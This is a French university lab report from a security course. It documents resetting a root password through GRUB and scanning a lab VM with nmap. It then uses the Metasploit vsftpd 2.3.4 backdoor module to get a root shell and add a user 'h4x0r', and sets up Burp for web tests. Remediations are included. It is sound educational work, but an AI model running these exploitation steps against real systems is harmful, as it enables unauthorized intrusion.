



## **INF4420A –Sécurité informatique**

**Automne 2021**

**TP No. 2**

**Groupe 1**

1949477 – Ming Xiao Yuan

1953707 – Pier-Luc Tanguay

**Soumis à :** M. Guilhem Hermet

**9 novembre 2021**

# Table des matières

<b>Table des matières</b>	<b>2</b>
<b>Question 1 - Accès physique = Game Over</b>	<b>3</b>
2.2 Machine inf4420a	3
2.2.1 Phase de reconnaissance	3
<b>Question 2 - Exploitation des vulnérabilités</b>	<b>5</b>
3.1 Phase de reconnaissance	5
3.2 Réalisation de l'attaque	7
<b>Question 3 - Vulnérabilités WEB</b>	<b>12</b>
4.1 Scénario et mise en marche	12
4.2 Vulnérabilité XSS	15
4.3 Vulnérabilité d'injection SQL	20
<b>Question 4 - Hacking</b>	<b>28</b>
<b>Références</b>	<b>31</b>

# Question 1 - Accès physique = Game Over

## 2.2 Machine inf4420a

### 2.2.1 Phase de reconnaissance

#### 1. Démarrer la machine virtuelle (VM) et essayer de vous connecter à une session. Que constatez-vous ?

Nous remarquons que nous avons besoin du nom d'utilisateur et du mot de passe. Ces informations ne sont pas fournies (figure 1).

```
Ubuntu 20.04 LTS poly2020 tty1
poly2020 login: 1953707 1949477
Password:
Login incorrect
poly2020 login: test
Password:
^[
Login incorrect
poly2020 login: _
```

Figure 1. Login et mot de passe VM

#### 2. Redémarrez la VM et au démarrage appuyez sur F2 pour rentrer dans le BIOS. Que se passe-t-il ?

Le BIOS ouvre et nous avons accès (figure 2).




Figure 2. Accès au BIOS

#### 4. Est-ce possible dans notre cas ? Sinon, pourquoi ?

Impossible puisqu'on nous demande le 'username' et 'password'. Encore une fois, ils sont inconnus.




Figure 3. Demande d'information d'authentification

#### 6. Utilisez la commande passwd pour réinitialiser le mot de passe de root. Ensuite redémarrer la machine et ouvrir une session avec l'utilisateur root.

Suite à la modification de la ligne dans GRUB, le mot de passe a été modifié avec succès pour l'utilisateur "root", avec la commande 'passwd' (figure 4). On voit également que root a les accès en lecture et en écriture sur le système de fichier.




Figure 4. Capture du remplacement du mot de passe

La session a pu être ouverte en utilisant le mot de passe modifié précédemment (figure 5).




Figure 5: Accès à utilisateur 'root' avec le nouveau mot de passe

## Question 2 - Exploitation des vulnérabilités

### 3.1 Phase de reconnaissance

1. Avec le compte root que vous avez acquis précédemment afficher l'adresse IP de la machine inf4420a.

Pour l'affichage de l'adresse IP, nous avons utilisé la commande: 'hostname -I' (figure 6).




```
root@poly2020:~# hostname -I
192.168.91.128 172.17.0.1
```

Figure 6: Adresse IP de la machine inf4410a

Adresse IP: 192.168.91.128

2. Sur votre machine Kali assigne une adresse IP pour que les machines (kali et inf4420a) soient dans le même sous réseau. »

Pour changer l'adresse IP de la machine Kali, nous avons utilisé 'eth0 192.168.91.129 netmask 255.255.255.0'. Affichage de l'adresse IP avec 'hostname -I' (figure 7).




```
(kali@kali)~$ hostname -I
192.168.91.129
```

Figure 7. Affichage de l'adresse IP de la machine Kali

Adresse IP: 192.168.91.129

**3. Avec la commande ping envoyer deux paquets seulement pour vérifier la connectivité. »**

L'envoi et la réception de deux paquets avec la commande 'ping -c2 192.168.91.128' (figure 8).



```
(kali@kali)-[~]
$ ping -c2 192.168.91.128
PING 192.168.91.128 (192.168.91.128) 56(84) bytes of data.
64 bytes from 192.168.91.128: icmp_seq=1 ttl=64 time=0.663 ms
64 bytes from 192.168.91.128: icmp_seq=2 ttl=64 time=0.691 ms

--- 192.168.91.128 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1019ms
rtt min/avg/max/mdev = 0.663/0.677/0.691/0.014 ms
```

Figure 8. Envoie et réception de deux paquets réseaux à la machine inf4410a.

**4. À quoi sert Nmap ?**

*Nmap* est un outil d'analyse de réseau, sécurité et service. Il détecte ainsi les ports ouverts et identifie les services hébergés. Il le fait en envoyant des paquets et en analysant la réponse.

**5. Utiliser nmap[1] pour scanner la machine inf4420a, vous avez à identifier les services et les systèmes d'exploitation. Expliquer les options que vous avez utilisé lors de votre scan.**

Nous avons fait la commande 'nmap -A 192.168.91.128'. Cet IP correspond à celui de la VM inf4420a. L'option '-A' nous permet de détecter le système d'exploitation et d'obtenir une liste des services disponibles ainsi que leur version. D'autres options sont disponibles pour de l'information équivalente, tel que '-O' et '-sV'.

On remarque que les ports 21 et 22 sont ouverts, étant assignés respectivement aux services FTP et SSH (figure 9). Le service FTP accepte les connexions anonymes.

```
(kali@kali)~$ nmap -A 192.168.91.128
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-20 17:12 EDT
Nmap scan report for 192.168.91.128
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ _drwxr-xr-x  2 65534  65534      4096 Jul 08 2020 pub
|_ ftp-syst:
|_   STAT:
|_   FTP server status:
|_     Connected to 192.168.91.129
|_     Logged in as ftp
|_     TYPE: ASCII
|_     No session bandwidth limit
|_     Session timeout in seconds is 300
|_     Control connection is plain text
|_     Data connections will be plain text
|_     At session startup, client count was 5
|_     vsFTPD 2.3.4 - secure, fast, stable
|_ _End of status
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 7d:9c:40:12:e4:73:84:2d:be:83:70:9a:eb:fb:ba:e3 (RSA)
|_   256 b8:f4:75:1a:39:d4:ac:35:10:34:7d:91:88:cc:3d:03 (ECDSA)
|_   256 f2:47:4e:22:21:b6:f8:4f:80:30:2e:73:f4:b1:c2:ba (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
```

Figure 9. Affichage des services disponibles sur inf4420a.

## 3.2 Réalisation de l'attaque

1. **Connectez-vous sur le service ftp en mode anonyme, lister les fichiers disponibles et récupérer le fichier secret.txt.**

Pour se connecter au service ftp, nous avons utilisé la commande 'ftp 192.168.91.128'. Nous avons profité que les connexions anonymes soient autorisées, ce qui représente une brèche de sécurité. Nous sommes ensuite allés dans le dossier 'pub' et effectué 'ls' pour voir les fichiers disponibles. Le fichier 'secret.txt' est disponible et nous le téléchargeons avec la commande 'get secret.txt'. L'opération s'est effectuée avec succès (figure 10). Le fichier se trouve sur notre disque local (figure 11).

```
(kali㉿kali)-[~]
$ ftp 192.168.91.128
Connected to 192.168.91.128.
220 (vsFTPD 2.3.4)
Name (192.168.91.128:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
?Invalid command
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534   4096 Jul 08  2020 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0      24 Jul 08  2020 secret.txt
226 Directory send OK.
ftp>
ftp> get secret.txt
local: secret.txt remote: secret.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for secret.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.02 secs (1.2441 kB/s)
ftp> 
```

Figure 10. Utilisation du service FTP pour récupérer le fichier 'secret.txt'.




Figure 11. Fichier 'secret.txt' désormais sur notre disque local.

## 2. Comment empêcher la communication de manière anonyme

Dans le fichier '/etc/vsftpd.conf' de la machine inf4420a, nous pouvons paramétrer le service FTP. Pour l'exercice de TP, 'anonymous\_enable' est activé. Il s'agit de le désactiver pour ne pas lui permettre de communiquer de manière anonyme.



**3. Pourquoi le protocole ftp n'est pas un bon moyen pour un accès à distance, quel serait une alternative plus sûr.**

Le protocole FTP n'est pas un bon moyen puisque les données transférées ne sont pas chiffrées. Il serait préférable d'utiliser le protocole SFTP qui utilise un flux de données SSH (Secure Shell). Cette dernière chiffre effectivement le flux de données. C'est beaucoup plus sécuritaire ainsi.

**4. Avec les informations recueillies dans la question de nmap précédente identifier le programme vulnérable.**

Le programme vulnérable est 'vsftpd' (service ftp), version 2.3.4 (figure 12). On y indique également que l'authentification anonyme est possible, ce qui n'est pas sécuritaire.

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Figure 12. Service FTP vulnérable.

**5. Lancer metasploit avec la commande msfconsole.**

'Metasploit' exécuté avec succès.

**6. Utiliser l'exploit /exploit/ftp/vsftpd\_234\_backdoor.**

Exploit lancé avec succès (figure 13).

```
msf6 > use /exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Figure 13. Utilisation de l'exploit '/exploit/ftp/vsftpd\_234\_backdoor'

## 7. Afficher les options de l'exploit avec la commande options

Affichage des options avec la commande 'option'.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.91.128  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.91.128  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 14. Affichage des options de l'exploit.

## 8. Quels sont le(s) paramètre(s) à modifier, modifier le(s) et lancer l'exploit.

Il y a un élément manquant au paramètre courant 'RHOSTS', qui est requis. On ajoute ainsi l'adresse IP de la VM inf4420a avec la commande 'set RHOSTS 192.168.91.128'. On voit ensuite que le paramètre a été ajouté avec succès (figure 15).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.91.128
RHOSTS => 192.168.91.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.91.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.91.128:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.91.128  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.91.128  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] Unknown command: exploit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.91.128:21 - The port used by the backdoor bind listener is already open
[*] 192.168.91.128:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.91.129:42837 -> 192.168.91.128:6200) at 2021-10-20 17:27:31 -0400
```

Figure 15. Paramètre 'RHOSTS' mis à jour.

## 9. Grâce à l'exploit précédent ajouter un utilisateur "h4x0r" et créer un répertoire "owned" sur le répertoire /home/inf4420a

Une fois l'exploit lancé, nous avons accès au système de la VM inf4420a. Nous procédons à la création de l'utilisateur 'h4x0r' avec la commande 'sudo useradd h4x0r' (figure 16).

```
cd home
sudo useradd h4x0r
```

Figure 16. Commandes effectuées pour créer l'utilisateur.

Le répertoire 'owned' a aussi été créé dans le répertoire '/home/inf4420a' avec la commande 'sudo mkdir -p owned' dans le répertoire 'inf4420a' (figure 17).

```
sudo mkdir -p owned
ls
ftp
INF4420a-app
INF4420a-db
owned
```

Figure 17. Commandes effectuées pour créer le répertoire.

## 10. Comment corriger cette vulnérabilité

Pour corriger cette vulnérabilité, il s'agit de simplement mettre à jour *vsftpd*. La version 2.3.4 est victime d'une vulnérabilité qui permet à l'exploit d'attaquer la VM inf4420a. [1]

## Question 3 - Vulnérabilités WEB

### 4.1 Scénario et mise en marche

#### 1. Connecter vous avec le compte root sur la vm inf4420a

```
Ubuntu 20.04 LTS poly2020 tty1

poly2020 login: root
Password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of jeu. 21 oct. 2021 15:48:00 UTC

System load:  1.17           Processes:            247
Usage of /:   57.6% of 19.56GB Users logged in:       0
Memory usage: 18%           IPv4 address for docker0: 172.17.0.1
Swap usage:   0%            IPv4 address for ens33:  192.168.91.128

216 updates can be installed immediately.
58 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Last login: Thu Oct 21 15:40:39 UTC 2021 on tty1
```

Figure 18. Connection avec root sur la vm inf4420a

#### 2. Lancer le docker de la base de données avec la commande **#docker run -d -p 3306:3306 inf4420a-db**

```
root@poly2020:~# docker run -d -p 3306:3306 inf4420a-db
06e8f701c2fe6f206fcfd8f96cbf1b076a0c1a99ffa1c322f1a322c16710c596
root@poly2020:~# _
```

Figure 19. Lancement de docker de la base de données avec root

#### 3. Lancer le docker de l'application web avec la commande **#docker run -d -p 3000:3000 inf4420a-app**

```
root@poly2020:~# docker run -d -p 3000:3000 inf4420a-app
4411c1365b17ec92d9bde877f7b1466ba1d91b25f21244a84807b8e1fadc6e72
root@poly2020:~#
```

Figure 20. Lancement de docker application avec root

4. Accéder à l'adresse de votre vm inf4420a avec votre navigateur pour confirmer le bon fonctionnement <http://@ip inf4420a : 3000>. Tester le menu



Figure 21. Connection à l'adresse 192.168.91.128:3000 avec notre navigateur

5. Refaire le scan de port avec nmap et reporter les nouveaux services observés.

```
(kali@kali)~$ nmap -A 192.168.91.128
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 12:13 EDT
Nmap scan report for 192.168.91.128
Host is up (0.0032s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534    4096 Jul 08 2020 pub
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.91.129
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 1
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_3072 7d:9c:40:12:e4:73:84:2d:be:83:70:9a:eb:fb:ba:e3 (RSA)
|_256 b8:f4:75:1a:39:d4:ac:35:10:34:7d:91:88:cc:3d:03 (ECDSA)
|_256 f2:47:4e:22:21:b6:f8:4f:80:30:2e:73:f4:b1:c2:ba (ED25519)
3000/tcp  open  http     Node.js (Express middleware)
|_http-title: INF4420a TP1
3306/tcp  open  mysql    MySQL 8.0.20
|_mysql-info:
|_Protocol: 10
|_Version: 8.0.20
|_Thread ID: 11
|_Capabilities flags: 65535
```

Figure 22. Scan de port avec nmap

```

Some Capabilities: Speaks41ProtocolOld, SwitchToSSLAfterHandshake, Support41Auth, LongColumnFlag, SupportsTransactions, IgnoreSigpipes, InteractiveClient, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, Co
nnectWithDatabase, FoundRows, SupportsLoadDataLocal, DontAllowDatabaseTableColumn, SupportsCompression, ODBCClient, LongPassword, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
Status: Autocommit
Salt: \x00PS\x1c-YD*\x0B\x1cQfW\x1B\x0B\x7F9BL
Auth Plugin Name: caching_sha2_password
ssl-cert: Subject: commonName=MySQL_Server_8.0.20_Auto_Generated_Server_Certificate
Not valid before: 2020-07-10T16:17:20
Not valid after: 2020-07-08T16:17:20
ssl-date: TLS randomness does not represent time
Service Info: OS: Unix, Linux; CPE: /o:linux:linux_kernel

```

Figure 23. Scan de port avec nmap (suite)

Nous pouvons remarquer l'apparition de 2 nouveaux ports, soit 3000/tcp et 3306/tcp. Nous pouvons également remarquer que 3000/tcp est utilisé pour un service http tandis que 3306/tcp est utilisé pour Mysql.

## 6. Lancer Burp[3] sur votre machine kali

```

(kali@kali)-[~]
$ burpsuite
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

```

Figure 24. Lancement de Burp sur kali linux

## 7. Configurer le proxy de votre navigateur pour passer à travers Burp.




Figure 25. Configuration du proxy de notre navigateur

8. Reconnectez- vous sur l'application web et observez les changements dans Burp, désactiver le mode intercept.




Figure 26. Changement sur Burp lors de l'accès à 192.168.91.128:3000

## 4.2 Vulnérabilité XSS

1. Aller à la page XSS




Figure 27. Accès à la page XSS

## 2. Réactiver le mode intercept sur Burp




Figure 28. Réactivation de intercept sur Burp

## 3. Sur la page des produits ajouter un nouveau produit.

